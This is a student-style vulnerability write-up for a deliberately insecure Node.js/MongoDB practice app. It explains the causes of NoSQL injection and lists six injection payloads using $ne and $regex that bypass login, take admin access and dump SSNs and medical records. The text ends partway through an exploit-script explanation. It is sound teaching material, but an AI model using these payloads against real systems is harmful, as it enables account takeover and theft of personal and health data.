
NoSQL Injection

Vulnerability Documentation

By Liben Tadele



Overview

This project contains intentional NoSQL Injection vulnerabilities for learning purposes.
It uses Node.js, Express, MongoDB, and Mongoose.

Because user input is not properly checked, an attacker can send MongoDB operators

(`$ne`, `$regex`, `$exists`) instead of normal values. MongoDB then treats these as real query instructions, not data.

This allows attackers to:

- Log in without a password
- Get admin access
- Read sensitive data like SSNs and medical records

Root Cause Analysis

1. User Input Is Directly Used in Database Queries

The application takes user input and sends it straight to MongoDB queries.

Example:

```
User.findOne(req.body)
```

The server assumes the input is safe, but attackers control this input.

2. No Data Type Validation

The application does not check data types.

Expected:

```
"password": "secret123"
```

Accepted:

```
"password": { "$ne": null }
```

MongoDB treats this as a command, not a value.

3. MongoDB Operators Are Not Blocked

The app does not block:

- `$ne`
- `$regex`
- `$gt`
- `$exists`

4. Flexible Search and Filter Endpoints

Endpoints like `/search`, `/users/filter`, and `/admin/query` allow dynamic queries without security checks.

Injection Vectors

Injection Vector 1: Login Bypass (Authentication)

Endpoint:
`POST /auth/login`

Payload:


```
{
  "username": "admin",
  "password": { "$ne": null }
}
```

What happens:

- $ne means “not equal”
- MongoDB checks if password is not null
- Every user has a password
- Login succeeds without knowing the password

Impact:

- Full authentication bypass
- Admin JWT token is issued



Injection Vector 2: Login Bypass Using Regex

Endpoint:


`POST /auth/login`

Payload:

```
{
  "username": { "$regex": ".*" },
  "password": { "$ne": null }
}
```

What happens:

- Regex matches any username
- MongoDB returns the first user it finds
- Impact: Attacker logs in as a random user (often admin)



Injection Vector 3: Extract All Users

Endpoint:

`GET /search`

Payload:


`?q={"$regex":".*"}}`

What happens:

- Regex matches all records
- MongoDB returns all users

Impact: User data exposure

SSNs are leaked



Injection Vector 4: Extract Admin Accounts

Endpoint:

`GET /search`


Payload:

`?q={"role":"admin"}`

What happens:

- No permission check
- Admin users are returned

Impact: Admin account discovery



Injection Vector 5: Extract Medical Records

Endpoint:
`POST /records/search`


Payload:

```
{
  "patientId": { "$regex": ".*" }
}
```

What happens:

- Regex matches all patients
- All medical records are returned

Impact: Sensitive medical data exposure



Injection Vector 6: Admin Query Injection

Endpoint:

`POST /admin/query`

Requirement: Admin token (obtained from login bypass)


Payload:

```
{

  "query": "{\"ssn\":{\"$regex\":\".*\"}}"

}
```


What happens:

- Query string is parsed into MongoDB query
- Sensitive fields are returned

Impact: Full database read access as admin



Automated Exploit Script



Why the Attack Works

1. MongoDB Executes User Input as Logic

MongoDB does not know if a query came from:

- The developer
- The attacker

If it sees `$ne` or `$regex`, it executes it.

---

2. Mongoose Does Not Protect Queries Automatically

Mongoose passes queries directly to MongoDB unless developers add protections.

No protections were added here.

---

3. JSON Makes Injection Easy

Unlike SQL injection, NoSQL injection uses valid JSON.
There are no syntax errors, so attacks are harder to notice.

---

4. JWT and RBAC Trust a Broken Login

Once login is bypassed:

- JWT tokens are issued normally
- RBAC trusts the token
- Admin-only endpoints become accessible

One vulnerability breaks the entire security system.

Impact Summary

- Authentication bypass
- Admin privilege escalation
- Exposure of SSNs
- Exposure of medical records
- Complete loss of data confidentiality

Exploit Script Payload Explanation

The script attacks the server in three stages:

1. Finding injection points
